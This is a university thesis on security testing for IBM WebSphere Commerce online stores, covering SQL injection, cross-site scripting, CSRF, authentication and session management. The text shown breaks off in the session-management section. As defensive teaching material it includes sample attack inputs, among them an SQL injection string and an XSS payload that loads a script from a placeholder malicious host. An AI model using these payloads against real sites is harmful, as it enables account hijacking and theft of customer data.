jamk.fi

Non-functional testing: security and performance testing

Mervi Jeskanen
Joonas Moilanen

Bachelor's Thesis
November 2015

Business Information Systems
School of Business

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

Description

Author(s)	Type of publication	Date
Jeskanen, Mervi Moilanen, Joonas	Bachelor's thesis	13.11.2015
		Language of publication: English
	Number of pages 60+21	Permission for web publication: x

Title of publication

Non-functional testing: security and performance testing

Degree programme

Business Information Systems

Tutor(s)

Kiviaho, Niko

Assigned by

Descom Ltd

Abstract

This thesis was assigned by Descom Oy and was carried out as design research (applied action research). The main subject of the thesis is non-functional testing, focusing on security and performance testing. This was focused even more to deal with online store testing and especially online stores developed with IBM WebSphere Commerce, since that is the platform used in Descom. Both testing subjects had their own separate objects, so this thesis handles them separately in the theory and results parts.

In security testing the research was carried out to find out the main security threats posed to online stores, how IBM WebSphere Commerce is prepared for them and how to test the stores for them. In performance testing the research consists of how to perform a baseline test in an online store and a baseline test was created for Descom.

As a result the company got information on what security aspects to consider when developing Commerce online stores and how to test them. In the performance part JMeter was used to create a baseline test that can be automatized with Jenkins CI and that can be modified to suit different online stores in the company.

Keywords/tags (subjects)

Testing, Security, Performance, IBM, WebSphere, Commerce, E-commerce, JMeter, Jenkins CI, Baseline

Miscellaneous

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

Kuvailulehti

Tekijä(t)	Julkaisun laji	Päivämäärä
Mervi Jeskanen Joonas Moilanen	Opinnäytetyö	13.11.2015
	Sivumäärä 60+21	Julkaisun kieli Englanti
		Verkkojulkaisulupa myönnetty: x

Työn nimi
Ei-funktionaalinen testaus: tietoturva- ja performanssitestaus

Koulutusohjelma
Tietojenkäsittelyn koulutusohjelma

Työn ohjaaja(t)
Niko Kiviaho

Toimeksiantaja(t)
Descom Oy

Tiivistelmä

Tämä opinnäytetyö on toteutettu kehitystutkimuksena Descom Oy:n toimeksiantona. Työn yleinen aihe on ei-funktionaalinen testaus ja keskittyy siitä tietoturva- ja performanssitestaukseen. Nämä aiheet rajautuivat vielä koskemaan verkkokauppojen testausta ja varsinkin IBM:n WebSphere Commercella tuotettujen verkkokauppojen testausta, sillä se on Descomilla käytetty verkkokauppa-alusta. Molemmista testausalueista olivat omat erilliset tavoitteensa ja opinnäytetyö käsitteleekin molempia erikseen teoria ja tuotokset –osioissa.

Tietoturvan osalta tutkittiin yleisimpiä tietoturvauhkia verkkokaupoille, kuinka IBM:n WebSphere Commerce on varautunut näihin ja kuinka kauppoja voidaan testata niiden varalta. Performanssitestauksessa selvitettiin kuinka suorittaa baselinetestausta verkkokaupassa ja luotiin testi Descomin käyttöön.

Työn tuotoksena saatiin yritykselle tietopaketti siitä mihin tietoturva-asioihin tulisi kiinnittää huomiota Commercen verkkokauppojen kehittämisessä ja kuinka niitä voidaan testata. Performanssipuolella saatiin aikaiseksi JMeterillä toteutettu baselinetesti, jota voidaan automatisoida Jenkins CI:n avulla ja joka on mahdollista muokata yrityksen eri verkkokauppoihin sopivaksi.

Avainsanat (asiasanat)
Testaus, Tietoturva, Suorituskyky, IBM, WebSphere, Commerce, Verkkokauppa, Jmeter, Jenkins CI, Baseline

Muut tiedot

Content

Figures

Tables

Acronyms and terminology

B2B	Business To Business
B2C	Business To Consumer
BFA	Brute Force Attack
C2B	Consumer To Business
C2C	Consumer To Consumer
CI	Continuous Integration
CPU	Central Processing Unit
DOM	Document Object Model
e-commerce	Electronic Commerce
FTP	File Transfer Protocol
GUI	Graphic User Interface
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
I/O	Input/Output
ID	Identification
IDE	Integrated Development Environment
IM	Instant Messaging
JDBC	Java Database Connectivity

JMS	Java Message Service
LDAP	Lightweight Directory Access Protocol
OWASP	The Open Web Application Security Project
POP3	Post Office Protocol 3
RSS	Rich Site Summary
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSL	Secure Socket Layer
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
XSS	Cross-Site Scripting

1 Introduction

Nowadays people don't have to go to a physical store to buy the things they need, they can just do the shopping online from wherever they please as long as they have a working internet connection. There are countless online stores ready to sell them anything they might desire to spend their money on. Because these transactions include money and sensitive information it is important that the websites are secure. People are also fickle, so the websites have to work fast enough not to drive away impatient customers to other sites. This is where security and performance testing can help to ensure the store owners that their sites work as expected.

This thesis researches security and performance testing in online stores developed with IBM's WebSphere Commerce platform. The results of this thesis can help to find security flaws in these stores and can help to test for them. The results will also include advice on how to find possible performance related issues in online stores via baseline testing.

Thesis assigner

The thesis assigner for this thesis is Descom Ltd. Descom is a new breed in marketing and technology. They build sales, marketing and customer service solutions with their clients creating exceptional customer experiences. Descom has over 260 employees in Finland, Sweden and Poland. (What is Descom N.d.)

Descom is a growing company. Its revenue in 2008 was a little under 5 million euros, but today it is over 35 million. Descoms areas of growth include eCommerce, analytics and data center solutions. Descom has a vision to be most recognizable marketing and technology company in the Nordic countries expanding their business to 6 countries. (What is Descom N.d.)

Since 2003 Descom has been IBM's Premier Business Partner – highest level of partnership. Descom implements various IBM solutions like complex e-

commerce sites, optimized IT environments, automated data centers, and integrated data systems. (What is Descom N.d.)

Background

The subject for this thesis came from Descom. There was a need for some changes in their testing practices and the authors were asked to study ways to improve them. After discussions with them we ended up on non-functional testing and specifically security and performance testing. The authors both were interested in the subjects, so it was decided to go forward with them.

In security testing we were asked to research the most common security risks associated with e-commerce sites and how IBM WebSphere Commerce is prepared for them. We would also find out ways how to test the sites for these security concerns.

In performance testing the goal was to produce a way to establish a baseline for Descom's e-commerce sites to use for comparison in future builds of the application.

Even though both objects fall under non-functional testing, the actual tasks were very different from each other. This meant that this thesis has two separate subjects in it.

2 Methods and research questions

The research method used in this thesis is design research (applied action research). In design research there is a phenomenon, process or situation that is seen worthy of development or change (Kananen 2012, 13). In the thesis the targets were security and performance testing and the goal was to improve how some parts of them are handled.

Design research combines research and development. It begins with a need for a change and the aim is always to improve the current situation. Design

research is not really its own separate research method, but a method that combines different methods depending on the situation. It can be either qualitative or quantitative research or both. Design research relies on theory and the development requires a scientific approach. The results of a design research are procedures that can be implemented in real life. (Kananen 2012, 19)

The goal of design research is not to produce something that can be implemented universally, but rather concentrates in one specific problem in a specific situation. The change process can be used in other similar contexts, however, the results cannot be generalized. (Kananen 2012, 43)

A research on the subjects was conducted and the conclusions for them were given in the thesis. Suggestions were outlined for the change execution, however, the authors do not take part in the actual change process.

The research questions for this thesis were:

1. What are the common security risks in e-commerce?
    - How to test them?
    - What does the IBM WebSphere Commerce platform offer in terms of application security?
2. What is performance baseline testing?
    - How to execute a baseline performance test in IBM WebSphere Commerce online stores?

First information was collected by interviewing people in the company who had previous experience and/or interest in the subjects to find out their views on the subjects. Then information was collected from book and online sources to be used as the theoretical base for the study.

3 Software testing

3.1 Introduction into software testing

Software testing is a process that intends to find possible bugs in the software, checks if the software works as expected and inspects that the software fulfills its requirements (What is Software Testing? N.d.). It is needed because people make mistakes and it is practically impossible to develop good software without any quality control. Without software testing there would most likely be issues with the software that could lead to vast customer dissatisfaction. (Why is software testing necessary? N.d.) There are different strategies on how to approach software testing and the one best suitable for the software should be found.

3.2 Black box testing

Black box testing is a technique where the tests are planned based on the requirements and specifications of the application. The tester might have no knowledge of the inner workings of the applications, just what is expected from it. (Copeland 2003, 8) The tester tries to find any cases when the software does not function as it should based on the information the tester has (Myers, Sandler & Badgett 2011, 9).

3.3 White box testing

White box testing can also be considered structural testing or code based testing. It is a technique where the tests are based on the knowledge of the internal paths, structure and implementation of the application software. There is no guesswork involved, so the tests can be planned according to the documentation of the application. White box testing is often performed by the programmers of the software for unit testing and it can be started from the beginning of the software development. In white box testing the goal is often to cover as much of the code as possible (What is a White Box Testing?

2012). This testing often concentrates on the logic of the software and might neglect the actual specifications of it (Myers, Sandler & Badgett 2011, 10).

3.4 Gray box testing

Gray box testing is a mix of white and black box testing, where the tester knows the basic structure of the software, but not the details of it. The tester has some knowledge of how the application functions, but doesn't have access to the source code. (Gray box testing, 2012)

3.5 Functional testing

In functional testing the application is tested against the functional requirements that have been set to it. It tests if the application does what it should and works as expected. Functional testing can be approached from different perspectives depending on what is expected from the testing. In requirement-based testing the goal is to find the most critical problems in the software by prioritizing the tests that would uncover them. In business-process-based testing the testing focuses on day-to-day functions of the software and ensures that the average use of it works as expected. (What is Functional testing (Testing of functions) in software? N.d.)

3.6 Non-functional testing

In non-functional testing the readiness and behavior of the application is put to test. Non-functional testing concentrates on aspects of the software that do not focus on any specific function or action, more on the quality of the software. Some examples of non-functional testing include security testing, performance testing, installation testing, usability testing and compatibility testing. (Eriksson, 2012)

4 E-Commerce

4.1 Introduction into e-commerce

Electronic commerce, e-commerce for short, is the business of selling goods and services over electronic channels, usually the internet. It can be divided in the same main categories as traditional commerce; business to business (B2B), business to consumer (B2C), consumer to business (C2B) and consumer to consumer (C2C). E-commerce has been around for years, however, still keeps on growing with the evolving internet use and applications. (Arline, 2015)

4.2 IBM WebSphere Commerce

IBM WebSphere Commerce is an e-commerce platform that can be used for any sized company in many different industries. The same platform can be used for business to consumer (B2C), business to business (B2B) and indirect channel partners online business models. WebSphere Commerce business users are able to create and manage many aspects of their sales channels, such as marketing campaigns, promotions, catalog, and merchandising. The platform is built on Java and it is developed with IBM WebSphere Commerce Developer that extends Eclipse's Java IDE to better suit its needs. (WebSphere Commerce product overview, N.d.)

5 Security testing

5.1 Introduction into security testing

Information that has value for the user or application is worth keeping safe. If the information does not have value or is public knowledge there really is no reason to have complicated security measurements in place to protect it. In e-commerce there is plenty of information exchange between the user and the

application that is worth keeping private, such as personal details, credit card numbers, passwords etc. If someone is able to get their hands on these details, they might use them for harmful activities. (Nahari & Krutz 2011, 109-110)

The goal of security testing is to check if the application is secure and does not have any vulnerabilities that could be taken advantage of. It is used to make sure that in case of an attack the data and functionality of the application are protected and its behavior will prevent malicious intentions from accomplishing. Security testing should consider six different areas; confidentiality, integrity, authentication, availability, authorization and non-repudiation. (What is Security testing in software testing? N.d.)

Application security testing is often an overlooked part of the testing process. The security aspect of the application comes to focus often too late after the information security has been compromised and information has leaked to wrong people. This can lead to huge monetary and in particular, reputation losses for a company. By performing even the basic security tests with freely available tools will help to identify the most common security holes in an application and give an opportunity to fix these before anyone can take advantage of them.

The following subjects are vulnerabilities that come up again and again in online stores. OWASP (The Open Web Application Security Project) maintains a website with information about web application security and these vulnerabilities were part of their 2013 top 10 most critical web application security risks (OWASP Top 10 – 2013 2013, 4).

5.2 SQL Injections

Attacking an applications database can be very alluring to some people. Nowadays databases store massive amounts of information and getting access to them can grand the attacker a great deal of power (Stuttard & Pinto 2011, 287). They might be able to interfere with payments or find out sensitive

information. If a website has a reputation of being insecure, people might not want to get involved with them and will use a competitor's service instead. (Stuttard & Pinto 2011, 1)

SQL injection attacks are a way to try and find any weaknesses in the web application's contact with its database. The attacker will insert SQL queries into data inputs that are transmitted from the client to the application and from there to the database. If the application does not catch the harmful query and lets it through, the attacker can get access to information that they otherwise would not be authorized to get to. Depending on how successful the attack is, they might be able to read and modify the database or even control the operating system. (Meucci & Muller 2014, 108)

Online stores and other web application are generally vulnerable to these kinds of attacks since the SQL queries submitted to the database are a mix of programmers' statements and users' data (Meucci & Muller 2014, 108). For example usually an online store has a search function for their products where a user writes their search term. The application will then execute a SQL query that is written by the programmers, however, a part of it is filled with the user's search term. The user can try to form a search term that will change the original SQL statement to one that will execute a different query to the database.

As a simple example, the application's search query might be like this:

```
SELECT name, description, price FROM products WHERE category = 'laptop'
```

where the category is from user input. This would find all the products with laptop as their category. If the user inputs the search term

```
laptop' OR 1=1--
```

the query executed would be

```
SELECT name, description, price FROM products WHERE category = 'laptop' OR 1=1--
```

This query would return products with category “laptop” or where 1 equals 1, and because the second condition is always true, the results would include all products. By modifying the search term the attacker might be able to execute a search that returns sensitive information.

A well programmed application will not let the harmful query through by implementing a defense mechanism suitable for the application. This will usually happen by use of prepared statements or stored procedures, or escaping all user supplied input (Wichers, Manico & Seill 2015). It is still important to test the application against SQL injections to make sure that nothing was overlooked.

Testing for SQL injections

Testing for SQL injection vulnerability begins by identifying all input fields in the application that are used for constructing SQL statements. Then the tester should test all of them separately by trying to inject them with inputs that could interfere with the SQL queries and see if they are handled by the application as expected. If the queries go through to the database, then the application might be vulnerable for someone to exploit them. (Meucci & Muller 2014, 109)

There is not much difference in testing for SQL injections using black box or white box approach. With black box testing it takes more time to find all inputs and to figure out the database system used. In white box testing it is easier to pick the testing targets and how to test them. The testing is usually executed by automated tools, since it would get tedious to type all the test inputs in every possible input fields (Meucci & Muller 2014, 114).

WebSphere Commerce and SQL injections

IBM advices to avoid dynamic SQL queries, to use system security techniques such as view and access control mechanisms, to use row permissions and column masks and to check all input for correct data type and format, that numbers are only for numeric comparisons and special characters are not allowed if they do not apply. (Preventing SQL injection attacks N.d.)

5.3 Cross-Site Scripting

Cross-site scripting (abbreviation XSS) is a Web Application vulnerability that exploits JavaScript to inject malicious scripts on *trusted* websites. (Cross-site Scripting (XSS) 2014)

While XSS attack can be considered a user-side attack, the attacker takes advantage of a vulnerability found within the application. XSS attacks can often be combined with other vulnerabilities for devastating effects. (Stuttard & Pinto 2011, 433)

XSS attacker's goal is to steal the users' cookies or other sensitive information to authorize himself as the user. If the attacker is successful at gaining the user's cookies or other sensitive information, the attacker can impersonate the user while interacting with the site. (Klein 2006, 1)

Preventing XSS is a quite straightforward act, yet almost impossible. *All* user submitted input should always be filtered, sanitized and whitelisted to minimize the threat of a vulnerability. (Stuttard & Pinto 2011, 434)

What makes XSS attacks so hard to prevent completely is the identification of every instance that user-controllable data is being handled in a potentially dangerous way. Web application can have multiple instances where it processes and handles user's data hence identifying all of them can be a major task in complex applications. This makes XSS attacks prevalent and thus common in web applications and in e-commerce. (Stuttard & Pinto 2011, 2)

Cross-site scripting is one of the most common web application attacks along with SQL injections. (Maruvada 2014)

Cross-site scripting is usually divided into three particular types of Cross-Site attacks: stored, reflected and DoM-based. (Types of Cross-Site Scripting 2013)

Stored XSS

Stored XSS attacks (AKA Persistent or Type 1) might be considered as the most dangerous type of Cross-Site scripting. In stored XSS attacks, as the name suggests, the user submitted input gets stored in a database or data storage of some sort without the proper filtering and sanitization. This malicious input is then executed on the unsuspecting victim's browser. As a result of this the malicious input/script runs with privileges of the web application. (Meucci & Muller 2014, 102)

In stored XSS attacks it is not necessary that the victim gets fed with a crafted URL, the user just has to visit a page with the malicious input embedded. Exploitation frameworks can make use of this type of a vulnerability, which allows complex exploitation. A particular threat of a stored XSS is a page that high level users operate, if said high level users load a page in which an attack is stored the attack can steal sensitive information like authorization tokens. (Meucci & Muller 2014, 102)

Black box testing for stored XSS

Security testers should identify every instance in which user-submitted input gets stored to the back-end of the application. After the instances have been identified, the testers and a possible security review team should analyze the instances for potential security flaws via inserting harmless input. This input should try to trigger a response revealing a vulnerability. (Meucci & Muller 2014, 102)

In e-commerce these sites usually include the likes of the registration page, user profile page, application settings page and shopping cart page.

Example of a threat if valid filtering is not performed:

```
example@example.com"><script
src=http://maliciousssite/hook.js>
</script>
```

This kind of input is a grave threat as the attackers `hook.js` is executed on the victim's browser which can lead to full browser hijacking and more. (Meucci & Muller 2014, 103)

Gray and white box testing for stored XSS

Gray box testing is similar to the process of Black box testing. If the tester has information about the input validation controls and data storage, testers should check how the input is processed before it is stored into the back-end. Testers should try to input possibly malicious input with special characters and access the database to see how the input was or was not validated. After the data gets stored into the back-end analyze how the application renders the input. (Meucci & Muller 2014, 104)

If the tester has access to the source code (White box) all input received from the user should be analyzed and every sanitation procedure should be analyzed and tested to find vulnerabilities. (Meucci & Muller 2014, 104)


Reflected XSS

Reflected XSS attacks (AKA Non-persistent or type 2) is the most common type of XSS attacks. Unlike in stored XSS attack, reflected XSS attack does not need to fully compromise the target website as the injected attack is not stored in the application. Reflected XSS threatens users that open a malicious link or a third-party web page. The attack string is delivered to the victim via URI or HTTP parameters because the malicious input is insufficiently processed. (Meucci & Muller 2014, 98)

If a site takes user-submitted input and no filtering or sanitization is performed on it, the site certainly becomes vulnerable. Usually a successful attack contains the following elements:

- A vulnerable site in which the sites' users log themselves in
- A crafter URL which contains embedded JavaScript is 'fed' to the user

- User's browser makes a request based on the malicious script in the crafted URL that for example sends the user's session token to the attacker's website
- The attacker now has the user's session token and can impersonate the user. (Stuttard & Pinto 2011, 434-436)



1 User logs in
2 Attacker feeds a crafted url via email
3 User requests attacker's url
4 Server responds with attackers JavaScript
5 Attackers JavaScript executes in the victim's browser
6 Users browser sends session token to the attacker
7 Session is hijacked by the attacker

Figure 1. Reflected Cross-Site Script

Black box testing for reflected XSS

Security testers should identify every instance in which user-defined variables are used and how they are input. These instances should be analyzed based

on input vulnerabilities. Character encoding plays a big part in minimizing the threat of an attack. A simple example of a potential threat if no encoding is performed:

```
"><script>alert(document.cookie)</script>
```

Security testers should identify whether or not HTML special characters are replaced with HTML entities. Here are arguably the most important special characters that should be entitized. (Meucci & Muller 2014, 99)

Table 1. HTML Entities

Special character	**Name**
>	Greater than
<[1]	Less than
&	Ampersand
'	Apostrophe
"	Double quote

Gray and White box testing for stored XSS

Gray box testing is similar to the process of Black box testing. Input vectors and the handling of input should be determined and tested accordingly.

If the tester has access to the source code (White box) all input received from the user should be analyzed and every sanitation procedure should be analyzed and tested to find vulnerabilities. (Meucci & Muller 2014, 101)

DOM-based XSS

Document object model based XSS attack (or type-0 XSS) differs from stored and reflected attacks in a major way as it is a client-side (browser) injection issue. This type of an attack does not need a server round-trip to be successful. The DOM enables JavaScript to reference components on the document. Web application may be vulnerable to DOM-based XSS if dynamic

content, such as a JavaScript function, is able to be modified via a crafted request. This may allow the attacker to control a DOM-element. (Meucci & Muller 2014, 188)

According to the OWASP.org testing guide v4:

> "*DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code."*

Black box testing for DOM-based XSS

Not recommended for this type of XSS attack as access to the source code that gets sent to the client is needed in order to test it. (Meucci & Muller 2014, 189)

Gray and white box testing for DOM-based XSS

Due to the fashionable use of JavaScript function libraries in web applications, top-down testing becomes the only viable option time- and energy wise. In order for top-down testing to be efficient the web application needs to be crawled thoroughly. The crawling should accomplish the successful identification of all the instances in which JavaScript is executed and user input accepted. Areas in which parameters are referred, especially when code is dynamically generated to the site and elsewhere where the DOM gets modified, should be examined and tested. (Meucci & Muller 2014, 189)

WebSphere Commerce XSS protection

WebSphere Commerce offers a Cross-Site Scripting protection functionality that is enabled by default. It rejects any user requests that contain attributes or Strings that are pre-defined as disallowed. Even though the Commerce's XSS protection offers protection for malicious requests, additional steps are

required for sufficient protection against XSS attacks, like sanitization of input on JSP files. (Enabling cross-site scripting protection N.d.)

The use of JSTL (JavaServer Pages Standard Tag Library) secure practices is very much recommended to further enhance the applications security regarding input sanitization. (Enabling cross-site scripting protection N.d.)

5.4 Cross-site request forgery

Cross-site request forgery (CSRF) is an attack that makes the end-user's browser, which is validated against a site, perform an unwanted action. Usually this is accomplished by some social engineering by feeding a crafted URL to the user which performs malicious actions of the attacker's choosing, like changing their personal shipping information on an e-commerce site. (Meucci & Muller 2014, 92-93)

A successful attack requires few things for the vulnerability to be present:

- Attacker must have knowledge of valid application URLs
- Browser stored information like the cookies and http-based authentication information
- Session related information like the cookies and http-based authentication information
- Existence of HTML tags suitable for the exploitation, such as the `<img>` tag. (Meucci & Muller 2014, 93)

Black box testing for CSRF

Identify a site of the application in which a negative action could be performed, for example account settings page. Next the supposed 'attacker' crafts a page that has valid GET or POST request to the application URL. Make the 'victim' follow the URL and see if the page executes the request embedded in the URL. (Meucci & Muller 2014, 94-95)

Gray and white box testing for CSRF

Testers should identify the means of how sessions are managed in the web application and whether or not session related information is in the URL. If session management is only handled by client-side values without any information in the URL, the site may be vulnerable. (Meucci & Muller 2014, 95)

IBM WebSphere Commerce CSRF protection

When enabled the WebSphere Commerce CSRF requires a designated URL parameter called `authToken` is required to be as part of the request. The parameter value is generated by WebSphere Commerce and passed to the page in a request attribute with the same name. The parameter needs SSL protected page as the CSRF protection is supposed to protect a user that is fully authenticated. If a request is submitted that does not have the `authToken` parameter present, WebSphere Commerce redirects the user to an error page. This is to minimize the threat of a CSRF attack. (Enabling cross-site request forgery protection N.d.)

5.5 Authentication

Authentication lies in the heart of data security because without sufficient means of authentication all the other core security mechanisms will be rendered useless. In e-commerce applications authentication is a huge part involving data security. The act of authentication is the attempt to verify that the individual is actually who he claims to be so the application can provide specific users with the access they deserve. (Stuttard & Pinto 2011, 159)

Usually web application’s authentication is executed by user submitted credentials (username and password) which are then compared to a database of some sort. This is more often than not performed via HTML forms without physical tokens or cryptographic mechanisms bolstering the defenses which can leave applications vulnerable to different kind of threats. (Stuttard & Pinto 2011, 160)

Weak passwords

Passwords should have strong policies in place to avoid making the perpetrators' job easy. Passwords should be enforced to differ from the username, should not be able to be left blank, should be at least 10 characters in length and should not be application generated default value in any stage. (Authentication Cheat Sheet 2015)

The WebSphere Commerce enforces the following policies regarding passwords by default as seen in Table 1:

Table 2. Password policies

Attribute	**Default value**
Whether the user ID and password can match	N (no, they cannot match)
Maximum occurrence of consecutive characters [1]	3 characters
Maximum instances of any character	4 instances
Maximum lifetime of the passwords	180 days
Minimum number of alphabetic characters	1 alphabetic character
Minimum number of numeric characters	1 numeric character
Minimum length of password	6 characters
Number of previous passwords to check against when the user selects a new password	1 password

(Default account policies N.d.)

Brute force attacks and account lockout mechanisms

Every web application's authentication is vulnerable when it comes to brute forcing. A brute force attack means that an individual can just randomly guess users' passwords and usernames. If the amount of log in attempts is not limited, the application becomes vulnerable to a BFA. In this day and age computing and bandwidth resources allow malicious persons to perform hundreds of thousands attacks per hour by using automated techniques,

which means even a powerful password can be cracked causing unauthorized access. (Stuttard & Pinto 2011, 163)

Web Commerce Security: Design And Development by Hadi Nahari and Ronald L. Krutz (2011, Broken Authentication and Session Management) define three levels of brute force attacks:

- Vertical

  In vertical brute force attack the attacker starts with a single known *username* and starts randomly inserting passwords hoping for a match.

- Horizontal

  In a horizontal brute force attack the attacker inserts the same password for many *usernames.* This attack poses a significantly harder challenge for the application designer as applications do not usually store failed password attempts in i.e. a database. Even storing the failed passwords does not fully prevent this as the attacker can try a different password and username each time.

- Diagonal

  The most difficult to prevent as it deploys aspects of both vertical and horizontal attacks. Diagonal attack changes the password *and* username at each try.

Account lock out mechanisms are a great way to minimize the threat of a brute force attack. Usually 3 to 5 failed attempts should lock the account. The account should be unlocked via administrator service, self-unlocking mechanism or after a predetermined time (Meucci & Muller 2014, 72)

By default WebSphere Commerce has been configured to lockout the shopper's account after 6 unsuccessful attempts. After two consecutive unsuccessful logins, the WebSphere Commerce has a default policy in place to enforce a delay of 10 seconds between attempts. Said delay gets

incremented by the set value after every unsuccessful attempt. (Default account policies N.d.)

Testing for weak passwords

Testers should verify that the user account gets locked after a set of failed logins. For example, testers may attempt to login on a dummy account with a wrong password for 5 consecutive times. After this, the tester should use a correct password on the same account to verify whether or not the account gets locked out. It should be verified that the steps needed to unlock the account are robust enough to prevent any malicious actions. These include verifying the secret questions complexity and other password resetting services. (Meucci & Muller 2014, 70)

Unsafe transmission of user credentials

Nowadays almost every page regarding logging in is handled in HTTPS protocol. This alone does not mean that the user's login information is safe from any harm. Even if the connection between the client and the host is encrypted, data may travel un-encrypted for various reasons. User submitted credentials should always travel in the body of a POST request method and not in a GET request method or as a String. (Meucci & Muller 2014, 66-67)

Another example of this is the incorrect usage of HTTPS protocol in the login process. Sometimes web applications do not use HTTPS when the user is logging in, however, actually change from HTTP to HTTPS after the user has submitted his/her credentials. This is not the most secure way and should be avoided. This design leaves room for malicious acts for a well-positioned attacker lurking in the network, such as manipulating the login form the use HTTP when the credentials are submitted which can cause sensitive information end up in the hands of the perpetrator. (Stuttard & Pinto 2011, 170)

No sensitive data should travel in HTTP protocol and all pages that handle user information use HTTPS. If the application uses HTTP instead of HTTPS,

the data travels in *Cleartext* form. This opens the door for a malicious person simply using a network sniffing tool (e.g. WireShark) to gain sensitive information, such as the user submitted credentials. (Meucci & Muller 2014, 66)(

WebSphere Commerce and user credentials

In WebSphere Commerce 7.0.0 the user authentication process runs under SSL by default. This way the user submitted passwords are protected from mere network-sniffers and also kept encrypted through the whole authentication process. Stored passwords are also assigned a one-way salt using SHA-1 or SHA-256 and encrypted using a merchant key. (WebSphere Commerce security model N.d.)

The merchant key is a 128-bit key that is specified during the installation and configuration process of the WebSphere Commerce system. (Generate WebSphere Commerce encrypted password (wcs_password) N.d.)

Black box testing for user credentials

Testers should pick a valid tool (e.g. ZED Attack Proxy, WebScarab) to capture and inspect packet headers. From the captured headers testers need to verify is the packet being sent using HTTP or HTTPS protocol.

It should be verified that no user information is being handled in a HTTP protocol instance. For example, no form regarding logging in should be filled in HTTP protocol, even if the form submits to a site under the HTTPS protocol. (Meucci & Muller 2014, 69)

Gray and white box testing for user credentials

Every sensitive request should always travel under the HTTPS protocol, this is to be ensured by reviewing and inspecting the code that is the reality to prevent data interceptions. (Meucci & Muller 2014, 70)

Error messages and codes regarding authentication

A web application should never give out anything else than a generic error regarding User ID and password regarding logging in. Application should not indicate if a user submits the right User ID and the wrong password. (Authentication Cheat Sheet 2015)

Wrong error message: "Login failed: Invalid password"

Right error message: "Login failed: Invalid username or password"

Another aspect regarding failed logins are HTTP responses. Applications should never return a different HTTP response depending on the success of the login attempt as this is valuable information for the attacker. (Stuttard & Pinto 2011, 166)

Black box testing for password errors

Testers should validate that the application generates a generic error message regarding a faulty authentication process. The server's response and URL should also be generic and not reveal any information of a possible identification of a right username. (Meucci & Muller 2014, 68)

Gray and white box testing for password errors

Gray and white box testing are very similar to the black box testing of failed authentication. Applications should in every situation deliver a generic error message and server response following a failed login. (Meucci & Muller 2014, 68)

5.6 Session Management

Sessions allow applications to remember individual users during their interaction with the application. If users login into the application, session management is usually used to remember the login details and used to access pages that are authorized with them. Without the session details the

user would have to identify themselves by login every time they made a new request to the server. If malicious users are able to crack the application's session management, they can impersonate other people and get access to information that would not otherwise be available to them. (Stuttard & Pinto 2011, 205)

An online store might not require its customers to register to place orders but it will most likely use sessions to keep track of them during their shopping experience. The application needs to identify individual customers to remember what they have added to their shopping carts, so that the information does not disappear when they browse the site for other items. When the time to finalize the order comes the customer will have to give out delivery and payment details. The application has to be able to know which details are from the same order to function properly. (Stuttard & Pinto 2011, 206)

Sessions consist of session tokens such as cookies, session id and hidden fields (Meucci & Muller 2014, 86). They should be constructed in a way that makes them unpredictable, tamper resistant and valid only temporarily (Meucci & Muller 2014, 87). The session should timeout after a predefined time if users are idle and has not logged out themselves and this should be enforced by the server side of the application (Meucci & Muller 2014, 97).

Testing for session management

Session management testing should test the security of the tokens against criteria such as resistance to statistical and cryptographic analysis, uniqueness, randomness and resistance to information leakage(Meucci & Muller 2014, 86). Also, the interaction of session data between the application and the server should be tested to make sure that is secure and does not leave vulnerabilities for hackers to use (Meucci & Muller 2014, 92). When testing session timeout function, it should be checked that all the sensitive information holding tokens are destroyed as the session times out (Meucci & Muller 2014, 97).

OWASP (Meucci & Muller 2014, 86) gives the following questions as a guideline for what to look for when it comes to cookies:

• *Are all Set-Cookie directives tagged as Secure?*

• *Do any Cookie operations take place over unencrypted transport?*

• *Can the Cookie be forced over unencrypted transport? If so, how does the application maintain security?*

• *Are any Cookies persistent?*

• *What Expires= times are used on persistent cookies, and are they reasonable?*

• *Are cookies that are expected to be transient configured as such?*

• *What HTTP/1.1 Cache-Control settings are used to protect Cookies?*

• *What HTTP/1.0 Cache-Control settings are used to protect Cookies?*

WebSphere Commerce and session management

In WebSphere Commerce session management can be handled by cookies or URL rewriting. The application always allows cookie-based sessions and tries to use them if possible, however, the administrator can choose to also allow URL rewriting in cases when cookies are not accepted. (Session management N.d.)

Cookie-based session management is preferred because it is more secure than URL rewriting. The identification tag in cookie-based session only flows over SSL. The user's information is stored in a cookie that is sent to the server by the browser when the user tries to access certain pages. The cookie with

activity identifier that contains such attributes as location and language selections is a non-secure cookie and does not necessary need SSL connection. Secure authentication cookie contains private authentication information and is used with sensitive commands. It can only be used over SSL and is also time-stamped for security. (Session management N.d.)

URL rewriting cannot be enabled at the same time with dynamic catching. If dynamic catching is a wanted feature then cookie-based sessions are the only option. In URL rewriting the session id is found in the URLs that are exchanged with the server and the browser. This makes the session more vulnerable for hijacking, since anyone who finds out the session id can use it as long as the session is active. (Session management N.d.)

